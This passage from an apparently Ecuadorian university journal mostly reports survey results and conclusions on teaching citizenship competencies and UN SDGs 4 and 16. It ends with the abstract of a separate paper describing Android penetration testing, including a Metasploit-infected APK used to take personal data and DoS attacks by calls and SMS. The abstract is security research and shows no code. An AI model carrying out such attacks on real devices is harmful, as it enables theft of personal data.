
Adicionalmente, de acuerdo a la población encuestada, el 55.1% manifiesta que la educación forma el pensamiento y el desarrollo moral de los seres humanos, esto permite deducir con esta pregunta, que el sistema educativo es parte importante de la base moral e intelectual de las personas, mediante el desarrollo de conocimientos, habilidades y destrezas que en conjunción pueden categorizarse en competencias ciudadanas integradoras al recoger un concepto relacionado por el Ministerio Nacional de Colombia que es el siguiente:

Las competencias integradoras reúnen en la acción misma todas las demás. En el caso específico del manejo de conflictos pacífica y constructivamente, se requiere integrar las competencias cognitivas como la habilidad para generar ideas y opciones creativas, las competencias emocionales como la autorregulación de la rabia y las competencias comunicativas como la capacidad para transmitir asertivamente los propios intereses (Rodríguez, Ruiz, & Guerra, 2007).

### 3.2. Liderazgo y Realidad Nacional y Geopolítica


En función de los resultados de la pregunta 6, el 35.1% considera que la Realidad Nacional y el Liderazgo engloban en forma integral los aspectos políticos, culturales, espirituales y físico culturales, mientras que el 30.8% manifiesta encontrarse de acuerdo con el postulado de la pregunta, infiriendo así que mayoritariamente la población reconoce que estas asignaturas promueven las competencias ciudadanas desde varios enfoques, como los cognitivos, emocionales, culturales, ambientales etc. Esto se hace evidente y se puede contrastar con los contenidos que actualmente se revisan en las mencionadas cátedras; es así que en Realidad Nacional y Geopolítica se analizan los componentes políticos, económicos, sociales, geográficos y culturales en el ámbito nacional, sin perder de vista la influencia del contexto internacional. En el caso de Liderazgo, se revisa la capacidad de influir, como eje motor de principios y valores, esta idea se cimienta con los resultados obtenidos en la pregunta 8, en la cual el 59.5% de los encuestados, manifiestan estar totalmente de acuerdo con la idea de que el Liderazgo es la capacidad que tiene una persona de influir, motivar, organizar para llevar a cabo acciones para lograr sus fines y objetivos. En este contexto, las cátedras institucionales articulan procesos de formación integral entre la academia y la sociedad (véase Figura 3).

**Figura 3:** Realidad nacional con enfoque objetivo y subjetivo



Conforme al análisis de la pregunta 7, los encuestados en un 53.5% indican que están totalmente de acuerdo con la idea que todos los seres humanos que conforman una nación son parte de una “Realidad Nacional”, mientras que un 36.8%, se encuentran de acuerdo; coligiendo así que la mayoría de la población reconoce que la nación es parte constituyente de un Estado y por ende, de la realidad nacional de la misma. Una nación puede existir sin Estado, pero al contrario no, debido a que la población es un elemento fundamental del Estado (Jorge Solares, 1993) (Véase Figura 4).

**Figura 4:** Sentido de pertenencia y valores




### 3.3. Percepción de las competencias ciudadanas

Con base en los resultados, los principales hallazgos de la investigación son:

- La mayoría de los encuestados están de acuerdo o totalmente de acuerdo en que las competencias ciudadanas son importantes para la formación ciudadana.
- La categoría de competencias ciudadanas más frecuente es la de competencias emocionales, comunicativas, integradoras y cognitivas.
- La categoría de competencias ciudadanas menos frecuente es la de competencias cognitivas y emocionales, comunicativas y cognitivas, emocionales y comunicativas, cognitivas y emocionales, comunicativas, integradoras y cognitivas.
- La media y la moda de las competencias ciudadanas varían según la combinación de categorías de competencias.
- La mayoría de los encuestados no están en desacuerdo o están en desacuerdo con la importancia de las competencias ciudadanas para la formación ciudadana.

La investigación descriptiva refleja que las competencias ciudadanas son relevantes para la formación ciudadana, en sus cuatro categorías. La mayoría de los encuestados están de acuerdo con la importancia de las competencias ciudadanas, siendo las emocionales, comunicativas, integradoras y cognitivas las más frecuentes (Véase Figura 5).


**Figura 5:** *Competencias ciudadanas para promoción de derechos orientadas a la paz, participación democrática y pluralismo*



### 3.4. Enseñanza de calidad ODS 4

En relación a la educación de calidad como generadora de pensamiento crítico y habilidades cognitivas, los resultados muestran que el 83.8% de los ciudadanos consultados refieren estar de acuerdo con que la enseñanza de calidad permite desarrollar habilidades cognitivas completas; solo el 14.1% le es indiferente este aspecto, y sólo el 2.1% no está de acuerdo (Véase figura 6).


**Figura 6:** Educación de calidad como generadora de pensamiento crítico



### 3.5. Competencias ciudadanas aplicadas


Sobre base de los resultados obtenidos en las preguntas 13 y 14, se identifica que la ciudadanía considera que son parte de los profesionales del país, desde las principales dimensiones hasta la aplicación de estas, como desarrollo de una nueva cultura, ya que son formuladas a partir de las dimensiones de las competencias ciudadanas identificadas. Asimismo, en los conocimientos específicos se encuentra que la convivencia y paz ponderan con un 59.5% como una de las dimensiones principales a desarrollar dentro de un currículo (véase Figura 7).

**Figura 7:** Dimensiones y tipos de las competencias ciudadanas



En el mismo caso se presenta participación y responsabilidad democrática con el 57.8%, así como pluralidad, identidad y valoración de las diferencias en un 54.6% de la selección. En lo que respecta a las demás competencias, en segundo lugar se encuentran: las competencias emocionales, las cognitivas y las competencias integradoras en ese orden, siendo estas también de importancia para un nuevo currículo, pues el porcentaje de estas pues bordea el 50% de la selección múltiple entregada por la ciudadanía (Salvador Alejandro, 2019) (Véase Figura 8).

**Figura 8:** *Aplicación del ODS 16*




Dentro del panorama estratégico, para disminuir toda forma de violencia y las correspondientes tasas de mortalidad, en lo que respecta a la meta 16.1 del ODS número 16, se plantea que la prevención es la herramienta ideal para disminuir el efecto. En este contexto, el 86% de los entrevistados se encuentran en los parámetros de concordancia con nuestra propuesta (Pérez Porto & Gardey, 2021). Nuestra propuesta de utilizar el conocimiento como herramienta para promover un Estado de derecho, tanto nacional como internacionalmente, que garantice así la igualdad y el acceso a la justicia para todos. Un 89.2% considera estar de acuerdo con esta propuesta para así disminuir el efecto del descuido de los derechos y así aportar con la meta 16.3 de la ODS 16. (Corte Interamericana de Derechos Humanos, s.f.).

Para reducir la corrupción y el soborno en todas sus formas, la propuesta inmediata fue incorporar valores como la ética y la moral en los contenidos de liderazgo para con la meta 16.5 de la 16 en este caso. La respuesta fue contundente por parte de la ciudadanía, señalando que el 85.4% está de acuerdo en que la estrategia de ética y moral disminuyen el efecto (Martínez, Buxarrais Estrada, & Bara, 2022). Un 77.8% está de acuerdo en que las decisiones estratégicas e inclusiva en los líderes, sin lugar a duda, garantizan futuras decisiones inclusivas para contribuir con la meta 16.7 de la ODS número 16 (Sociedad Universal).

Según las interacciones presentadas entre la pregunta número 19 y 20, se puede definir que la educación universitaria es un complemento ideal para el desarrollo de las competencias ciudadanas ya que en un 73.5%, la ciudadanía indica que el perfil profesional que se busca en el marco de la competencia ciudadana, es decir, el actuar con ética y moral. Asimismo, cuando se habla de las competencias ciudadanas en la formación universitaria, la ciudadanía responde con un 69.2% que los valores como la ética y la moral son indispensables en la formación de estos. Finalmente, en el perfil base que la ciudadanía considera como competencia ciudadana del profesional, se indica que: brindar y promover valores, así como disminuir toda forma de violencia y ser líderes inclusivos, también son parte de un amplio porcentaje de aceptación por parte de la ciudadanía en ese orden. Esto encaja con la razón de ser de la investigación propuesta con el conocimiento de derechos, deberes y la prevención para disminuir toda forma de violencia y con la toma de decisiones estratégicas en la misma línea de propuesta (véase Figura 9).

**Figura 9:** Aspectos para el desarrollo de competencias ciudadanas en el perfil del profesional



## IV. Conclusiones

Conforme los datos encontrados, se concluye que:

- De acuerdo a la normativa de la Universidad de las Fuerzas Armadas - ESPE, se puede modificar el sílabo en 20% cada semestre, siendo los datos aportados de esta investigación los insumos que respaldan el ajuste a este, e impulsen a desarrollar competencias ciudadanas a partir de las asignaturas de Realidad Nacional Geopolítica y de Liderazgo.
- Las asignaturas que son parte del Departamento de Seguridad y Defensa ESPE, constituyen una estrategia de formación complementaria para todas las carreras ofertadas en la Universidad de las Fuerzas Armadas - ESPE. Estas deben ser dictadas en el marco del Objetivo de Desarrollo Sostenible número 4 y garantizar una educación inclusiva, equitativa y de calidad que promuevan oportunidades de aprendizaje constantes. Con los resultados de esta investigación, pueden orientarse para alcanzar el Objetivo de Desarrollo Sostenible número 16 de Paz, Justicia e Instituciones Sólidas.
- Generar la cultura de participación en seguridad ciudadana para la paz, la justicia e instituciones sólidas, se vuelve alcanzable a través de la prevención con el propósito de disminuir toda forma de violencia. Asimismo, con el conocimiento que permite ser parte de una nueva sociedad integrada en derecho, y con nuevos profesionales basados en su formación en valores éticos y morales para disminuir la forma de corrupción, al tiempo que nuevos líderes trabajan en toma decisiones de manera estratégica buscando ser inclusivos en todos los niveles de decisión, acciones plenamente justificadas a partir de los resultados obtenidos.
- El proyecto Cátedra Universal Unesco del Departamento de Seguridad y Defensa ESPE se ve fortalecido con los resultados de esta investigación, donde las competencias ciudadanas pueden ser integradas al currículo académico universitario con sustento de opinión ciudadana. Desde distintas ópticas y realidades, la Universidad de las Fuerzas Armadas - ESPE con su modelo estratégico de formación complementaria integral y desde la óptica académica, podrá llegar a construir buenos seres humanos que satisfagan el marco de los Objetivos de Desarrollo Sostenible.

## Referencias

- Cabrera, M. F., & Gómez-Reyes, F. M. (2019). *Competencias ciudadanas y educación superior, una alternativa al desarrollo*. IN-RED. doi:<http://dx.doi.org/10.4995/INRED2019.2019.10390>
- Corte Interamericana de Derechos Humanos. (s.f.). [corteidh.org.cr](https://www.corteidh.or.cr/30CDN/derechos.html). Recuperado el 31 de octubre de 2023, de <https://www.corteidh.or.cr/30CDN/derechos.html>
- Fernández Candama, F., Rivera Cisneros, A., & Zapata, Z. E. (jul/dic de 2014). Construcción y validación de un instrumento para medir las competencias ciudadanas en estudiantes universitarios. (SciELO, Ed.) *Zona Próxima*, version On-line, ISSN 2145-9444(21), 79 - 97.
- Hernández Sampieri, R. (2010). *Metodología de la Investigación* (5ta. ed.). México: Mc Graw Hill.
- Jorge Solares. (1993). *Estado y Nación*. Guatemala: Flacso.

- Martínez, M., Buxarrais Estrada, M., & Bara, E. F. (2022). La universidad como espacio de aprendizaje ético. *Revista Iberoamericana de Educación*(29). <https://rieoei.org/historico/documentos/rie29a01.htm#:~:text=La%20%C3%A9tica%20profesional%20en%20la,su%20compromiso%20con%20la%20sociedad.>
- Maussa Diaz, E., & Villarreal Villa, S. (2015). Estrategias pedagógicas aplicadas al desarrollo de competencias ciudadanas en jóvenes universitarios. *Revista de Ciencias Humanas y Sociales*.
- Ministerio de Educación. (2015). [mineducacion.gov.co](https://www.mineducacion.gov.co). <https://www.mineducacion.gov.co/portal/Preescolar-basica-y-media/Proyectos-de-Calidad/235147:Competencias-Ciudadanas>
- Ministerio de Educación Nacional. (2006). *Estándares básicos de competencias en Lenguaje, Matemática, Ciencias y Ciudadanía*. Santafé de Bogotá: Imprenta Nacional de Colombia.
- Naciones Unidas. (2015). [www.un.org/](http://www.un.org/). <https://www.undp.org/es/sustainable-development-goals>
- Naciones Unidas. (2018). *La Agenda 2030 y los Objetivos del Desarrollo Sostenible: una oportunidad para América Latina y el Caribe*. (repositorio.cepal.org, Recopilador) Santiago: Comisión Económica para América Latina y el Caribe. <https://repositorio.cepal.org/server/api/core/bitstreams/cb30a4de-7d87-4e79-8e7a-ad5279038718/content>
- Naciones Unidas ODS 16. (2023). *Objetivos de Desarrollo Sustentable ODS16*. Sitio web de Naciones Unidas: <https://www.un.org/sustainabledevelopment/es/peace-justice/>
- Pérez Porto, J., & Gardey, A. (21 de Julio de 2021). [definicion.de](https://definicion.de/prevencion/). <https://definicion.de/prevencion/>
- Rodríguez, A., Ruiz, S., & Guerra, Y. (2007). Competencias Ciudadanas Aplicadas a la Educación en Colombia. *Revista educación y desarrollo social*, 140.
- Salvador Alejandro, P. C. (13 de 03 de 2019). Gobernabilidad y competencias ciudadanas dentro de un contexto democrático y del mínimo vital. *Portal Amelica Org.*: <http://portal.amelica.org/ameli/journal/137/1371809014/html/>
- Sociedad Universal. (s.f.). Recuperado el 2 de noviembre de 2023, de <https://sociedaduniversal.com/inclusion/que-es-una-estrategia-inclusiva/>
- UNESCO. (2017). [es.unesco.org](https://es.unesco.org/creativity/sites/creativity/files/247785sp_1_1_1_compressed.pdf). [https://es.unesco.org/creativity/sites/creativity/files/247785sp\\_1\\_1\\_1\\_compressed.pdf](https://es.unesco.org/creativity/sites/creativity/files/247785sp_1_1_1_compressed.pdf)
- UNESCO. (2021). [es.unesco.org](https://es.unesco.org/sdgs). <https://es.unesco.org/sdgs>
- Unidas Naciones ODS 4. (2023). Objetivos de Desarrollo Sustentable ODS4. Sitio web de Naciones Unidas: <https://www.un.org/sustainabledevelopment/es/education/>
- Universidad de las Fuerzas Armadas ESPE. (s.f.). [www.espe.edu.ec](http://www.espe.edu.ec). <https://www.espe.edu.ec/dominios-institucionales/>

# Análisis de vulnerabilidades con Kali Linux en dispositivos Android

## Vulnerability scanning with Kali Linux on Android devices

Luis Espinosa, Ricardo Grijalva, Francisco Suntaxi y Jimena Tutillo

Departamento de Ciencias de la Computación, Universidad de las Fuerzas Armadas - ESPE, 170409,  
Sangolquí, Ecuador.

{lxe spinosa, rsgrijalva, sfsuntaxi1, jntutillo}@espe.edu.ec

### Resumen

Los dispositivos móviles son parte de la vida social diaria de las personas y se han convertido en plataformas donde los usuarios pueden almacenar su información personal como contactos, fotos, correos electrónicos, contraseñas, entre otros datos sensibles. Debido a estas características, estos dispositivos se han convertido en el objetivo de los ciber atacantes que buscan obtener datos confidenciales. Para buscar soluciones a esta problemática, en esta investigación se aplicó un paquete de aplicaciones de Android (APK) infectado mediante una carga que se activa a la hora de aprovechar una vulnerabilidad (payload) que permite afectar al dispositivo Android víctima, para obtener datos personales (metasploit). Además, se ejecutaron tests de penetración utilizando herramientas proporcionadas por el sistema operativo Kali Linux, así como ataques de Denegación de Servicios (DoS) mediante llamadas y SMS 